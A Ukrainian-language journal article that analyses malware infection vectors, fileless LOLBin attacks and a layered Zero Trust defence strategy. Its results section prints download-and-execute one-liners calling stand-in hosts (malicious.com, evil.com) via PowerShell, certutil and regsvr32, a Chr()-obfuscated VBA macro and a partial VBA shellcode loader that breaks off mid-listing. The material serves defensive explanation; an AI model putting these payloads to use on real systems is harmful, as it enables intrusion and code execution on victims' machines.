КІБЕРБЕЗПЕКА: освіта, наука, техніка
CYBERSECURITY: EDUCATION, SCIENCE, TECHNIQUE
№ 4 (32), 2026
ISSN 2663 – 4023
DOI 10.28925/2663-4023.2026.32.1094
УДК 004.056.5

Ящук Валентина Ігорівна
кандидат економічних наук, доцент, доцент кафедри управління інформаційною безпекою
Львівський державний університет безпеки життєдіяльності, Львів, Україна
ORCID: 0000-0003-2651-4918
valentina.lender@gmail.com

Ткаченко Артур Мар'янович
викладач кафедри управління інформаційною безпекою
Львівський державний університет безпеки життєдіяльності, Львів, Україна
ORCID: 0009-0009-6830-4741
Ar.Tkachenko@ldubgd.edu.ua

Дмитрук Богдан Олександрович
курсант 4 курсу
Львівський державний університет безпеки життєдіяльності, Львів, Україна
ORCID: 0009-0001-8828-6394
bogdan.dmytruk.1@gmail.com

СИСТЕМНО-КОГНІТИВНЕ МОДЕЛЮВАННЯ ВЕКТОРІВ ІНФІКУВАННЯ ШКІДЛИВИМ КОДОМ У РОЗПОДІЛЕНИХ ІНФОРМАЦІЙНИХ СЕРЕДОВИЩАХ ТА ФОРМУВАННЯ АДАПТИВНОЇ БАГАТОРІВНЕВОЇ СТРАТЕГІЇ КІБЕРЗАХИСТУ

Анотація. Проведено комплексний аналіз трансформації глобального ландшафту кіберзагроз у період 2024-2025 років із фокусом на еволюції векторів інфікування через шкідливий код та зростанні ролі безфайлових атак. На основі узагальнення статистичних даних і висновків провідних галузевих звітів (Verizon DBIR 2024 [1], CrowdStrike Global Threat Report 2025 [2], HP Wolf Security 2025 [4, 5], Hornetsecurity [6]) проведено системну оцінку тенденцій, що засвідчують фундаментальний зсув від класичних сценаріїв зараження до інтерактивних вторгнень, орієнтованих на компрометацію облікових даних та легітимне використання системних компонентів (Living-Off-the-Land). Встановлено, що частка безфайлових атак у структурі сучасних інцидентів перевищує 79%, [2] що вимагає перегляду традиційних моделей детекції та реагування.

Досліджено технічні механізми обходу засобів безпеки, зокрема використання Living-Off-the-Land binaries (LOLBins), адаптивних файлових векторів, атак на рівні мікропрограмного забезпечення (firmware-level exploits) та фізичних інтерфейсів (BadUSB). На основі результатів аналітичного порівняння підходів запропоновано багаторівневу архітектуру кіберзахисту, що базується на принципах Zero Trust і поєднує технології контентної дезінфекції (Content Disarm and Reconstruction, CDR), поведінкового моніторингу (EDR/XDR) та структурованого протоколу реагування на інциденти відповідно до стандарту NIST SP 800-61 Rev.2 [24] та методик реагування центрів кібербезпеки [29].

Особливу увагу приділено економічній доцільності впровадження багатофакторного захисту, де багатофакторна автентифікація (MFA) довела найвищу рентабельність інвестицій, забезпечуючи понад 99,9% ефективності у запобіганні компрометації облікових записів [9]. Отримані результати підтверджують необхідність поєднання технічних, організаційних і поведінкових механізмів захисту для формування стійких до адаптивних загроз інформаційних середовищ.

Ключові слова: кіберзагрози, вектори інфікування, безфайлові атаки, багаторівневий захист, Zero Trust, багатофакторна автентифікація (MFA), поведінковий моніторинг, фішинг, кіберстійкість.

ВСТУП

У сучасних умовах інтенсивної цифровізації суспільства питання забезпечення кібербезпеки розподілених інформаційних середовищ набуває стратегічної ваги. Стрімке зростання кількості взаємопов'язаних систем, сервісів та мережевих взаємодій спричиняє підвищення складності інфраструктур, що, у свою чергу, створює нові можливості для проникнення шкідливого коду та розвитку мультивекторних кіберзагроз. Традиційні методи протидії кіберінцидентам дедалі частіше виявляються недостатніми для своєчасного виявлення та нейтралізації загроз, які характеризуються високою динамічністю, прихованістю та адаптивністю. За таких умов виникає потреба у впровадженні методологічних підходів, здатних забезпечити цілісне, формалізоване та прогностичне розуміння поведінки загроз у складних інформаційних системах.

Системно-когнітивне моделювання виступає одним із перспективних інструментів, що поєднує можливості формальних методів, кібернетичного аналізу та інтелектуальних технологій для побудови багатовимірних моделей кіберзагроз. Такий підхід дозволяє не лише описувати структуру та логіку поширення шкідливого коду, а й виявляти приховані взаємозв'язки між подіями, каналами взаємодії та поведінковими характеристиками атакувальних об'єктів. В умовах розподілених інформаційних середовищ, де вектори інфікування можуть охоплювати широкий спектр компонентів – від кінцевих пристроїв і мережевих вузлів до хмарних інфраструктур і сервісів – системно-когнітивний підхід надає можливість формувати цілісну картину кіберпростору.

Особливе значення набуває моделювання векторів інфікування як сукупності сценаріїв, що відображають логіку роботи зловмисника, структуру уразливих компонентів та динаміку розвитку атаки. Визначення таких векторів створює фундамент для побудови аналітичних моделей, що здатні прогнозувати розвиток загроз та визначати критичні точки, у яких застосування захисних механізмів буде найбільш ефективним. У цьому контексті формування адаптивної багаторівневої стратегії кіберзахисту передбачає інтеграцію попереджувальних, детекційних, реактивних та відновлювальних механізмів у єдину систему, яка здатна динамічно перебудовуватися відповідно до змін у зовнішньому та внутрішньому середовищі.

Розроблення такої стратегії вимагає глибокого аналізу природи кіберзагроз, оптимального поєднання інструментів машинного навчання, поведінкової аналітики, мережевої форензіки, а також використання когнітивних технологій для підвищення точності й обґрунтованості управлінських рішень у сфері кіберзахисту. Важливою складовою є також урахування властивостей розподілених систем, які характеризуються неоднорідністю, масштабованістю, мультисервісністю та високим рівнем взаємозалежностей між компонентами.

Таким чином, системно-когнітивне моделювання векторів інфікування шкідливим кодом у розподілених інформаційних середовищах слугує важливим концептуальним та практичним інструментом для побудови ефективної адаптивної багаторівневої стратегії кіберзахисту. Актуальність цього напряму зумовлена необхідністю створення комплексних механізмів протидії сучасним кіберзагрозам, здатних реагувати на їхню динаміку, складність та мінливість. Представлене дослідження спрямоване на поглиблення наукових підходів до аналізу загроз, оптимізацію механізмів виявлення аномалій та формування інтегрованих моделей кіберзахисту, які відповідають викликам сучасного цифрового середовища.

Сучасний ландшафт кіберзагроз вимагає фундаментального перегляду традиційних підходів, орієнтованих на файлову детекцію, через критичний вплив

людського фактора та домінування інтерактивних вторгнень. Це зумовлює необхідність розробки системно-когнітивних моделей, що охоплюють технічні та поведінкові аспекти.

Постановка проблеми. Стрімка цифровізація суспільства та впровадження розподілених інформаційних середовищ, зокрема хмарних платформ, корпоративних мереж із віддаленим доступом, систем Інтернету речей і кіберфізичних комплексів, істотно ускладнили архітектуру сучасних інформаційних систем. Поряд із зростанням функціональних можливостей таких середовищ відбувається суттєве підвищення їхньої вразливості до кіберзагроз, насамперед пов'язаних з інфікуванням шкідливим кодом. У цих умовах традиційні підходи до кіберзахисту, орієнтовані переважно на периметрову безпеку та сигнатурне виявлення загроз, демонструють обмежену ефективність і не забезпечують належного рівня стійкості інформаційних систем.

Особливу складність становить багатовекторний характер інфікування шкідливим кодом у розподілених середовищах. Сучасні кібератаки реалізуються через складні ланцюги дій, що поєднують технічні, організаційні та когнітивні чинники, включаючи фішингові кампанії, експлуатацію уразливостей програмного забезпечення, компрометацію облікових даних, використання соціальної інженерії та механізми прихованого поширення в межах мережі. У результаті процес інфікування набуває нелінійного характеру, що унеможливлює його адекватний опис у межах спрощених або ізольованих моделей загроз.

Додатковою проблемою є недостатній рівень урахування когнітивних аспектів у процесі аналізу та протидії кібератакам. Людський фактор, зокрема поведінка користувачів і адміністраторів, їхні рішення та реакції на інформаційні впливи, відіграє ключову роль у реалізації багатьох векторів інфікування. Водночас більшість існуючих моделей кіберзахисту не забезпечують системного відображення причинно-наслідкових зв'язків між діями суб'єктів, станами інформаційної системи та розвитком кіберінцидентів, що обмежує можливості прогнозування та превентивного реагування.

У сучасних умовах актуалізується також проблема адаптивності систем кіберзахисту. Динамічна еволюція шкідливого коду, поява безфайлових атак, використання штучного інтелекту зловмисниками та швидка зміна тактик, технік і процедур атак потребують переходу від реактивних до випереджувальних стратегій безпеки. Відсутність цілісних науково обґрунтованих моделей, які поєднують аналіз векторів інфікування з механізмами адаптивного управління захистом, призводить до фрагментарності заходів безпеки та зниження їхньої ефективності.

Таким чином, наявна суперечність між складністю та динамічністю сучасних процесів інфікування шкідливим кодом у розподілених інформаційних середовищах і обмеженими можливостями традиційних підходів до їх аналізу та нейтралізації зумовлює необхідність розроблення нових методологічних підходів. Актуальною науковою проблемою є створення системно-когнітивних моделей векторів інфікування, здатних відобразити багаторівневі взаємозв'язки між технічними, організаційними та поведінковими компонентами, а також слугувати основою для формування адаптивної багаторівневої стратегії кіберзахисту. Розв'язання цієї проблеми має важливе теоретичне та практичне значення для підвищення рівня кіберстійкості сучасних інформаційних систем.

Метою дослідження наукове обґрунтування системно-когнітивного підходу до моделювання векторів інфікування шкідливим кодом у розподілених інформаційних середовищах, а також у формування на його основі адаптивної багаторівневої стратегії кіберзахисту, спрямованої на підвищення рівня кіберстійкості інформаційних систем

шляхом випереджувального виявлення, прогнозування та нейтралізації сучасних та перспективних кіберзагроз.

Аналіз останніх досліджень і публікацій. Сучасний кіберландшафт демонструє суттєву еволюцію, коли зловмисники поступово відходять від масового розгортання традиційного шкідливого програмного забезпечення до цілеспрямованої компрометації облікових даних та ідентичності . У цій новій парадигмі шкідливий файл все частіше виступає не як кінцева зброя, а лише як початковий механізм доставки для отримання первинного доступу до системи. Після успішного проникнення атака переходить у приховану, безфайлову фазу.

Згідно зі звітом Verizon DBIR 2024, людський фактор – помилки користувачів, фішинг або неправильне використання привілеїв – залишається ключовим елементом у 68% усіх інцидентів [1], що призводять до витоку даних. Це доводить, що більшість успішних атак починаються не з технічного збою, а з маніпуляції людиною.

Паралельно зі зловживанням людською довірою спостерігається значне зростання технічно орієнтованих атак: кількість атак, пов'язаних з експлуатацією вразливостей, зросла на 180% [1] у порівнянні з попереднім роком. Це зростання значною мірою зумовлене масовими кампаніями, націленими на популярні платформи, що підкреслює необхідність швидкого та всебічного управління виправленнями.

Найбільш значущою якісною зміною в методології атак є перехід до безфайлових методів. Згідно з CrowdStrike 2025 Global Threat Report, 79% інтерактивних (hands-on-keyboard) атак були безфайловими (malware-free) [2]. Це означає, що після отримання початкового доступу зловмисники не встановлюють традиційні шкідливі виконувані файли. Натомість вони використовують законні, підписані системні інструменти, які вже присутні в операційній системі, відомі як Living-Off-the-Land binaries (LOLBins).

Класичними прикладами LOLBins є:

–PowerShell – скриптовий інструмент Windows [14];

–Windows Management Instrumentation (WMI) – інтерфейс управління системою;

–PsExec – утиліта для віддаленого виконання процесів;

–Certutil – інструмент для роботи з сертифікатами, який може завантажувати файли.

Використання цих утиліт дозволяє зловмисникам маскувати свою активність під нормальну адміністративну діяльність. Ця тактика є прямою відповіддю на підвищення ефективності традиційних антивірусних рішень (AV) та EDR-систем (Endpoint Detection and Response), які історично були націлені на виявлення відомих сигнатур шкідливих файлів. Вибір зловмисниками файлового вектора є високоадаптивною реакцією на зміни в захисних технологіях. Переломним моментом стало рішення Microsoft блокувати за замовчуванням виконання макросів VBA у файлах Microsoft Office, завантажених з Інтернету [3, 17]. Цей крок значно знизив ефективність макросів, одного з найпопулярніших векторів атак попередніх років. На рис. 1 наведено процес визначення Office запуску макросів у файлі з мережі Інтернет.



Рис. 1. Блок-схема процесу прийняття рішення в Microsoft Office щодо дозволу або блокування запуску макросів у файлах, отриманих з мережі Інтернет [3]

Аналіз структури файлових загроз (рис. 2) демонструє, що електронна пошта залишається домінуючим вектором доставки шкідливого ПЗ (67%), значно випереджаючи завантаження через веб-браузери (16%).



Рис. 2. Типи файлів шкідливого програмного забезпечення

Деталізація за окремими розширеннями свідчить, що виконувані файли (.exe) утримують лідерство серед поодиноких форматів (близько 26%). Проте за сукупністю типів файлів абсолютну першість утримують архіви (ZIP, RAR, 7Z тощо), частка яких становить 45% від усіх виявлених загроз [4, 5]. Останні звіти Hornetsecurity підкреслюють стабільність цього тренду протягом жовтня 2025 року [6].

Аналіз, проведений VIPRE у 2025 році, підтверджує, що серед шкідливих вкладень домінують HTML-файли (12%) [7]. Ці файли зазвичай використовуються для перенаправлення користувачів на високореалістичні фішингові сайти з метою крадіжки облікових даних.

У табл. 1 наведено узагальнений статистичний аналіз сучасного кіберландшафту за період 2024-2025 років, який відображає ключові тенденції розвитку кіберзагроз та їхній вплив на формування ефективних стратегій кіберзахисту. Подані метрики охоплюють як технічні, так і організаційно-поведінкові аспекти інформаційної безпеки, що дозволяє комплексно оцінити фактори ризику в сучасних інформаційних середовищах.

Таблиця 1

Статистичний аналіз кіберландшафту (2024-2025)

Метрика	Показник	Джерело	Значення для захисту
Частка людського фактора у витоках даних	68% [1]	Verizon DBIR 2024	Пріоритет навчання та MFA
Поширеність безфайлових атак	79% [2]	CrowdStrike 2025	Необхідність EDR та поведінкового моніторингу
Ефективність MFA у блокуванні компрометації	>99.9% [9]	Microsoft	Найвища ROI для захисту ідентичності
Зростання атак з експлуатацією вразливостей	180% [1]	Verizon DBIR 2024	Критичність Patch Management

Домінування PDF-файлів серед вкладень	64% [7]	VIPRE 2025	Підтвердження фокусу на крадіжці облікових даних

Деталізований розподіл загроз та ефективність відповідних контрзаходів наведено в Таблиці 1. Аналіз цих даних підтверджує, що захист цифрової ідентичності та контроль вразливостей є пріоритетними напрямами стратегії кібербезпеки. Це обґрунтовує необхідність пріоритезації заходів з підвищення кіберграмотності персоналу, впровадження багатофакторної автентифікації та політик управління ідентичностями як базових елементів захисту.

Аналіз поширеності безфайлових атак, частка яких досягає 79 % відповідно до даних CrowdStrike за 2025 рік, вказує на суттєву зміну тактик зловмисників у бік використання легітимних системних інструментів та пам’яті операційних систем. Це підкреслює обмеженість традиційних антивірусних рішень і зумовлює потребу у впровадженні засобів EDR та поведінкового моніторингу для своєчасного виявлення аномальної активності [11].

Окрему увагу в таблиці приділено ефективності багатофакторної автентифікації, яка, за даними Microsoft, забезпечує блокування понад 99,9 % спроб компрометації облікових записів. Даний показник підтверджує доцільність розгляду MFA як одного з найбільш економічно ефективних механізмів захисту цифрової ідентичності, особливо в умовах зростання атак, орієнтованих на викрадення облікових даних.

Значне, на 180 %, зростання атак із використанням експлуатації вразливостей, зафіксоване у звіті Verizon DBIR 2024, акцентує увагу на критичній ролі своєчасного управління оновленнями та патчами програмного забезпечення. Цей показник підтверджує, що затримки в усуненні відомих уразливостей створюють сприятливе середовище для реалізації складних та автоматизованих атак.

Крім того, Частка HTML-файлів серед шкідливих вкладень становить 12%, PDF-файлів - 64% за даними VIPRE 2025, свідчить про зосередження зловмисників на методах крадіжки облікових даних через фішингові сторінки та скриптові механізми. Це обґрунтовує необхідність посилення захисту електронної пошти, використання механізмів аналізу вкладень та впровадження політик блокування потенційно небезпечних форматів.

Таким чином, дані, представлені у таблиці 1, формують емпіричну основу для обґрунтування адаптивної багаторівневої стратегії кіберзахисту, що поєднує технічні, організаційні та поведінкові заходи та відповідає сучасному профілю кіберзагроз.

Поряд із файловими векторами, спостерігається експоненціальне зростання методів соціальної інженерії, зокрема вішингу (vishing), обсяги якого зросли на 442% протягом 2024 року [2]. Це підкреслює перехід зловмисників до мультивекторних атак, де технічне інфікування поєднується з прямим психологічним впливом на користувача.

ТЕОРЕТИЧНІ ОСНОВИ ДОСЛІДЖЕННЯ

Теоретичні основи системно-когнітивного моделювання векторів інфікування шкідливим кодом у розподілених інформаційних середовищах ґрунтуються на міждисциплінарному поєднанні положень теорії систем, когнітивних наук, теорії інформаційної безпеки та сучасних концепцій кіберзахисту. У межах даного дослідження розподілені інформаційні середовища розглядаються як складні динамічні системи з багаторівневою структурою, що характеризуються високим рівнем взаємозв’язків між компонентами, неоднорідністю інформаційних потоків та постійною еволюцією загроз. Така складність зумовлює необхідність застосування системного

підходу, який дозволяє аналізувати процеси інфікування не ізольовано, а у взаємодії технічних, організаційних та людських факторів.

Системний підхід передбачає розгляд кіберінцидентів як результату сукупної дії множини факторів, серед яких особливе місце займають вектори інфікування шкідливим кодом. До таких векторів належать фішингові атаки, експлуатація вразливостей програмного забезпечення, компрометація облікових записів, використання зловмисних макросів, ланцюги постачання програмного забезпечення та внутрішні загрози. Теоретичною базою для їх аналізу слугують моделі життєвого циклу кібератак, зокрема концепції Cyber Kill Chain та матриця MITRE ATT&CK [8], системно-когнітивне моделювання базується на працях щодо безпеки критичної інфраструктури [18, 31], менеджменту вразливостей [30] та методики реагування на кіберінциденти [27, 29, 32], які дозволяють формалізувати етапи проникнення, закріплення та поширення шкідливого коду в інформаційному середовищі.

Когнітивний компонент дослідження базується на теорії когнітивного моделювання, що використовується для опису складних причинно-наслідкових зв’язків між подіями, діями суб’єктів та станами системи. У контексті кібербезпеки когнітивні моделі дають змогу відобразити логіку поведінки як зловмисників, так і користувачів та захисних механізмів, а також оцінити вплив людського чинника на ймовірність успішного інфікування. Когнітивні карти, байєсівські мережі та причинно-наслідкові графи застосовуються для виявлення критичних вузлів системи, через які реалізуються найбільш небезпечні вектори атак.

Важливим теоретичним підґрунтям дослідження є концепція адаптивного кіберзахисту, яка передбачає здатність системи безпеки змінювати свою поведінку у відповідь на трансформацію загрозового середовища. Адаптивність досягається шляхом використання багаторівневої архітектури захисту, що поєднує превентивні, детективні та реактивні механізми безпеки. До таких механізмів належать системи контролю доступу, засоби моніторингу та аналізу подій, поведінкові системи виявлення аномалій, а також інструменти автоматизованого реагування на інциденти.

Окрему роль у теоретичній моделі відіграє поняття системної стійкості, яке розглядається як здатність розподіленого інформаційного середовища зберігати функціональність та цілісність навіть у разі часткової компрометації його компонентів. З позицій теорії складних систем стійкість досягається завдяки надмірності, сегментації, ізоляції критичних ресурсів та використанню механізмів раннього виявлення загроз. У цьому контексті системно-когнітивне моделювання дозволяє оцінювати не лише факт інфікування, а й потенційні сценарії поширення шкідливого коду та їхній вплив на загальний стан системи.

Таким чином, теоретичні основи дослідження формуються на базі інтеграції системного та когнітивного підходів, що забезпечує комплексне бачення процесів інфікування шкідливим кодом у розподілених інформаційних середовищах. Це створює наукове підґрунтя для обґрунтування та формування адаптивної багаторівневої стратегії кіберзахисту, здатної ефективно протидіяти сучасним та перспективним кіберзагрозам.

РЕЗУЛЬТАТИ ДОСЛІДЖЕННЯ

Виконувані файли формату Portable Executable (PE) залишаються одним із прямих векторів інфікування, проте механізми їх доставки й реалізації значно ускладнилися: сучасні загрози застосовують просунуті техніки ухилення, що частково зумовлено

фундаментальними обмеженнями автоматизованого виявлення шкідливого ПЗ (наслідки проблеми зупинки - Halting Problem) [10].

Окрім складності самого коду, критичним чинником у 2025 році стала швидкість реалізації атак. За даними CrowdStrike 2025, середній час «прориву» (breakout time) для кіберзлочинів становить лише 48 хвилин, а найшвидший зафіксований випадок склав 51 секунду. Це доводить, що традиційні методи ручного аналізу є неактуальними, оскільки зловмисники діють із безпрецедентною адаптивністю, де 52% усіх уразливостей, виявлених у 2024 році, були безпосередньо пов'язані з механізмами початкового доступу [2]. До ключових прийомів належать пакувальники й криптори, які стискають або шифрують вихідний код виконуваного файлу й огортають його оболонкою-завантажувачем (stub), внаслідок чого змінюється бітова та сигнатурна структура файлу на носії й традиційні сигнатурні сканери втрачають ефективність, оскільки при запуску такого файлу першим виконується саме оболонка-завантажувач, що здійснює розпаковування або розшифрування оригінального шкідливого коду безпосередньо в оперативній пам’яті (in-memory execution) [13].

Окрім того, у контексті безфайлових атак вирішальну роль відіграють завантажувачі шел-коду. Шел-код - компактний фрагмент машинного коду, що реалізує основне корисне навантаження [12], тоді як початковий виконуваний файл часто виконує лише функцію доставки, завантажуючи шел-код у оперативну пам’ять (часто з віддаленого сервера) і ініціюючи його виконання. Такий підхід значно ускладнює роботу EDR-систем і статичний криміналістичний аналіз, оскільки відсутність явного шкідливого артефакта в файловій системі обмежує можливості традиційних інструментів виявлення.

Отже, сучасні методи атак із використанням PE-файлів і супутніх інструментів спрямовані на мінімізацію слідів на диску та максимізацію виконання критичного коду в пам’яті, що зумовлює необхідність переходу засобів захисту до поведінково-орієнтованих і memory-centric підходів детекції та реагування.

Розглянемо пакетні скрипти у форматі .bat, які становлять ефективний та широко застосовуваний вектор інфікування. Хоча такі файли є звичайними текстовими скриптами, їхня простота забезпечує високу ймовірність проходження через традиційні фільтри безпеки і механізми попереднього аналізу, що робить їх зручним засобом для початкової інфраструктурної компрометації. Принципова цінність .bat-файлів полягає не стільки в їхній власній функціональності, скільки в ролі посередника для реалізації тактики «living-off-the-land» (LOLBin). Шляхом послідовного виклику легітимних системних утиліт і командних інтерфейсів зловмисник може ініціювати складніші операції, мінімізуючи при цьому сліди присутності власного шкідливого коду. Типовий сценарій атаки з використанням .bat-файлу передбачає маскування шкідливої активності під звичні адміністративні або користувацькі операції – наприклад, послідовне виконання команд для завантаження додаткових компонентів із віддалених ресурсів, маніпуляцій із параметрами системи або ініціації виконання шел-коду через легітимні бінарні файли. Завдяки цьому .bat-скрипт виконує роль першого етапу атаки Він забезпечує доставку й ініціацію дій, які далі реалізуються вже легітимними або заздалегідь скомпрометованими компонентами ОС, що значно ускладнює виявлення та кореляцію інциденту традиційними сигнатурними або статичними методами аналізу. Розглянемо наведений приклад.

```
@echo off
```

powershell -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')"

Команда @echo off: вимикає вивід команд у консолі, роблячи виконання непомітним для користувача. Запускає легітимний інструмент PowerShell powershell. NoProfile пропускає завантаження профілю користувача, щоб уникнути логування. ExecutionPolicy Bypass обходить політику виконання скриптів, дозволяючи запуск незареєстрованої коди. IEX (New-Object Net.WebClient).DownloadString(...) – завантажує та виконує скрипт без збереження на диск, реалізуючи «безфайлову» доставку [14].

Таким чином, захист від подібних загроз вимагає не лише блокування виконуваних файлів за розширенням, а й впровадження поведінково-орієнтованих механізмів моніторингу, обмеження привілеїв виконання скриптів та контролю використання системних утиліт у виконуваних процесах.

Наведені приклади зловмисного використання тактики «living-off-the-land» ілюструють широкий спектр прийомів для доставки та ініціації шкідливої активності.

– `regsvr32 /s /u /i:http://malicious.com/payload.sct scrobj.dll` – реєстрація віддаленої скриптованої компоненти через стандартний механізм COM-реєстрації;
– `schtasks /create /tn "MaliciousTask" /tr "powershell.exe -c iex(...)" /sc onlogon` – створення завдання планувальника з метою автозапуску шкідливого командного рядка при вході користувача;
– `certutil -urlcache -split -f http://malicious.com/malware.exe` – завантаження виконуваного файлу за допомогою утиліти управління сертифікатами.

Ці приклади демонструють адаптивність пакетного скрипта як тригера для безфайлових атак, де .bat-файл може виступати посередником, який делегує виконання мережевих операцій легітимним системним утилітам (зокрема PowerShell), тим самим зменшуючи кількість очевидних шкідливих артефактів на файловій системі. З погляду операційної системи відбувається запуск законної, часто цифрово підписаної програми (powershell.exe), а не явного шкідливого виконуваного файлу, що суттєво ускладнює детекцію класичними сигнатурними і статичними методами. У зв'язку з цим ефективний захист повинен базуватися на поєднанні обмежень привілеїв виконання, контролю використання критичних системних утиліт, політик жорсткого біло-/чорно-листингу та поведінково-орієнтованого моніторингу виконання процесів для виявлення аномальної ланцюжкової поведінки, що вказує на ланцюжок компрометації.

Стратегії захисту від атак, що використовують пакетні скрипти (.bat) та техніку «living-off-the-land» (LOLBins), повинні бути багатошаровими й поєднувати політично-адміністративні та мережеві заходи. Першим рівнем захисту є поведінковий моніторинг на базі сучасних EDR-систем, які мають аналізувати не лише присутність або наявність конкретних файлів, а й контекст їхнього виконання. До критичних індикаторів поведінки належать аргументи командного рядка (зокрема параметри типу – ExecutionPolicy Bypass або -EncodedCommand у PowerShell), аналіз ланцюжка процесів (process tree) з встановленням, чи ініційовано виконання PowerShell або CMD із підозрілого батьківського процесу, мережеві взаємодії – чи ініціює powershell.exe з'єднання з невідомими або підозрілими IP-адресами – та легітимність батьківського процесу (наприклад, запуск CMD із процесу Word/Excel має розглядатися як аномалія). Поведінкова аналітика, що корелює ці сигнали, дозволяє виявляти складні ланцюжки компрометації, навіть якщо самі виконувані артефакти відсутні на диску.

Другим компонентом захисту є впровадження правил блокування на рівні політик і контролю виконання застосунків. Рекомендується використання засобів Application

Control (зокрема AppLocker або Windows Defender Application Control – WDAC) для заборони виконання скриптів із тимчасових або ненадійних каталогів, а також застосування PowerShell Constrained Language Mode з метою суттєвого обмеження функціональності інтерпретатора у користувацькому середовищі [22]. Доцільним є формування політик блокування відомих підозрілих поєднань команд (наприклад, certutil у зв'язці з завантаженням файлів, або regsvr32 з URL-джерелом) та забезпечення всебічного логування: увімкнення Script Block Logging у PowerShell дозволяє реєструвати виконувані фрагменти скриптів і тим самим підвищувати прозорість виконання сценаріїв. Синергія правил контролю виконання та розширеного логування створює умови для раннього виявлення і оперативного дослідження інцидентів.

Третій набір заходів пов'язаний із сегментацією і обмеженням привілеїв. Реалізація принципу найменших привілеїв означає, що звичайні користувачі не повинні мати постійних прав на запуск адміністративних інструментів, зокрема PowerShell, а привілеї на виконання мають надаватися лише за потреби і під контролем. Мережева сегментація, у свою чергу, обмежує можливість неналежних вихідних з'єднань із робочих станцій до зовнішніх ресурсів, що значно ускладнює екфільтрацію або завантаження додаткових компонентів з віддалених серверів. Поєднання обмеження привілеїв, контрольованого підвищення прав (just-in-time, just-enough-administration) та сегментації мережі зменшує площу поверхні атаки й обмежує можливості поширення загрози в корпоративній інфраструктурі.

Таким чином, ефективна протидія BAT/LOLBins-атакам вимагає синергетичного застосування поведінково-орієнтованих технологій виявлення, політик контролю виконання і жорсткої адміністративної дисципліни щодо привілеїв і мережевих доступів. Тільки комбінована реалізація цих напрямів забезпечує необхідний рівень захищеності від адаптивних безфайлових сценаріїв, що використовують легітимні системні утиліти як інструмент компрометації.

Розглянемо такий різновид вбудованих загроз, як макроси VBA**.** Незважаючи на політику корпорації Microsoft щодо блокування макросів VBA [3], даний вектор атак залишається релевантним, оскільки його успішність суттєво залежить від прийомів соціальної інженерії. Зловмисник спонукає користувача свідомо активувати вміст документу, що дозволяє макросу отримати виконувані привілеї у середовищі офісного застосунку. Серед ключових технік, які використовуються в шкідливих VBA-макросах, слід зазначити здатність імпортувати й викликати функції з системних бібліотек Windows (DLL) – зокрема декларації типу Private Declare PtrSafe Function … Lib "urlmon" та подальше застосування API-функції URLDownloadToFile, яка дає можливість завантажити і зберегти на локальному носії додаткове шкідливе навантаження без явних дій користувача. Окрім прямого використання Windows API [15], зловмисники широко застосовують прийоми обфускації та протидії аналізу: конкатенацію рядків, функції типу Chr() для маскування текстових літералів, а також очищення або трансформацію вихідного коду макросу (VBA purging), що значно ускладнює статичний аналіз і коректну ідентифікацію шкідливої логіки дослідницькими інструментами. У сукупності ці механізми роблять VBA-макроси інструментом початкового проникнення й доставки додаткових компонентів у рамках більш складних ланцюжків компрометації, що обґрунтовує необхідність поєднання технічних (фільтрація вкладень, блокування макросів за замовчуванням, детекція поведінкових аномалій) та організаційних (навчання користувачів, політики безпечної роботи з документами) заходів захисту.

Приклад:

Простий шкідливий код

Shell "powershell -Command iex(new-object net.webclient).downloadstring ('http://evil.com')"

```
' Обфускована версія
Dim a, b, c, d
a = Chr(112) & Chr(111) & Chr(119) & Chr(101) & Chr(114) ' power
b = Chr(115) & Chr(104) & Chr(101) & Chr(108) & Chr(108) ' shell
c = Chr(45) & Chr(67) & Chr(111) & Chr(109) ' -Com
d = a & b & " " & c & "mand " & "iex(new-object net.webclient)."
d = d & "download" & "string('" & "http://" & "evil.com')"
Shell d
```

На рис. 3 наведено приклад вставки шкідливого коду в редактор VBA.



Рис. 3. Приклад вставки шкідливого коду в редактор VBA

Інтеграція AMSI **(**Antimalware Scan Interface**)** в Office дозволяє сканерам перевіряти макроси під час виконання, що знизило ефективність багатьох простих технік обфускації, але обхід AMSI можливий через runtime-трюки.

На рис.4 наведено макрокод, який використовує API Win32 для запуску вбудованого коду.

```
shellCode = "fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2

shellLength = Len(shellCode) / 2
ReDim byteArray(0 To shellLength)

For i = 0 To shellLength - 1

    If i = 0 Then
        pos = i + 1
    Else
        pos = i * 2 + 1
    End If
    Value = Mid(shellCode, pos, 2)
    byteArray(i) = Val("&H" & Value)

Next

memoryAddress = allocateMemory(ByVal -1, rL, zL, &H5000, &H1000, &H40)
memoryAddress = rL

copyMemory ByVal -1, memoryAddress, VarPtr(byteArray(0)), UBound(byteArray) + 1, zL

